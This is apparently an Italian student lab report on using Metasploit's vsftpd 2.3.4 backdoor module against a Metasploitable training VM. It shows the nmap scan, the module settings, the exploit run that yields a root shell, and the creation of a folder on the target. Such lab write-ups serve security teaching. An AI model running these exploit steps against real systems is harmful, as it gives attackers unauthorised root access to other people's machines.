

METASPLOIT

Traccia: Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable. Configurare l'indirizzo come segue: **192.168.1.149/24**

1. Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
2. Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir.

Svolgimento:

Nell'esercizio di oggi abbiamo visto come eseguire un attacco tramite Metasploit all'interno di una LAN, essendo in possesso dell'IP privato della macchina bersaglio.

Premessa


Gli attacchi effettuati tramite il programma Metasploit (presente sul S.O. Kali Linux) sono probabilmente tra i più problematici in quanto prendono di mira il Sistema Operativo ed i software sfruttando vulnerabilità già esistenti.

Per questo tipo di attacco è importante che:

1. il software attaccato sia in esecuzione;
2. si utilizzi l'exploit della versione corretta presente sulla macchina bersaglio;
3. si utilizzi la versione più aggiornata perchè l'exploit non sia invalidato;
4. sia sulla stessa rete.

Cambio IP

Per prima cosa sono andata ad impostare l'indirizzo IP statico affidato nella traccia alla macchina Metasploitable, il risultato sarà il seguente:



```
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0f:42:61
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0f:4261/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4786 (4.6 KB)  TX bytes:6372 (6.2 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Metasploit

Adesso andiamo ad effettuare l'attacco tramite Metasploit.

Per prima cosa andremo a mappare il sistema operativo della macchina bersaglio tramite nmap:

```
nmap -sV 192.168.1.149
```

Così andremo a verificare che la porta 21, ovvero la porta del protocollo FTP, sia aperta.

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 08:01 EST
Nmap scan report for 192.168.1.149
Host is up (0.0046s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 63.55 seconds
```

Una volta verificata l'apertura abbiamo avviato Metasploit e cercato il tipo di exploit suggeriti da utilizzare sulla porta numero 21 tramite il comando:

```
search vsftpd
```

Ci mostrerà gli attacchi disponibili per il protocollo FTP. Buona norma vorrebbe che si provassero tutti, ma in questo caso andremo a vedere l'attacco che è stato già visto in classe.

Dopodichè andremo a settarlo inserendo i requisiti, inseriremo solo quelli obbligatori (anche in questo caso, la buona norma vorrebbe che si inserissero tutti per migliorare la precisione dell'attacco), ovvero l'IP e la porta:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
```

Dopodichè possiamo avviare l'attacco vero e proprio, la creazione della shell sulla sessione ne dà la conferma. Per ulteriore sicurezza avvieremo anche "ifconfig" che ci confermerà l'ingresso nella macchina Metasploitable 2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:43229 → 192.168.1.149:6200) at 2024-11-11 08:07:43 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0f:42:61
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0f:4261/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1793 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1507 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:150548 (147.0 KB)  TX bytes:142137 (138.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35837 (34.9 KB)  TX bytes:35837 (34.9 KB)
```

Creazione della Directory

La traccia ci chiede anche di creare una directory nominata "test_metasploit". Una volta entrata nella macchina Metasploitable sono andata ad eseguire il comando:

mkdir test_metasploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:43229 → 192.168.1.149:6200) at 2024-11-11 08:07:43 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0f:42:61
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0f:4261/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1793 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1507 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:150548 (147.0 KB)  TX bytes:142137 (138.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35837 (34.9 KB)  TX bytes:35837 (34.9 KB)

mkdir /test_metasploit
```

Dopodichè sono andata sulla macchina Metasploitable per verificare che la cartella sia stata realmente creata ed il risultato finale sarà il seguente:

```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root     sus      usr
boot     etc      initrd.img  media       opt         sbin     test_metasploit  var
cdrom    home    lib      mnt         proc        srv      tmp      vmlinuz
msfadmin@metasploitable:/$ _
```

Il riquadro in rosso ci mostra che la cartella è stata creata con successo.

Conclusioni

L'attacco tramite Metasploit è uno degli attacchi più problematici in quanto consente al black hat di entrare all'interno del dispositivo bersaglio con facilità utilizzando le vulnerabilità già esistenti all'interno di un software o le porte vulnerabili aperte.

Così facendo è possibile avere quasi il pieno controllo del dispositivo bersaglio. Solitamente, per cominciare, si attaccano software "instabili" (ovvero software che non svolgono funzioni vitali all'interno del dispositivo e che se spenti non ne cambiano le funzionalità) per poi, una volta inseriti nella macchina, andare ad attaccare software "stabili" (ovvero il S.O. oppure software che determinano il funzionamento corretto di un dispositivo) per mantenere il collegamento, gli hacker più esperti andranno ad inserire una backdoor da utilizzare in qualsiasi momento quando il dispositivo bersaglio è acceso.

*Progetto a cura di
Sonia Laterza*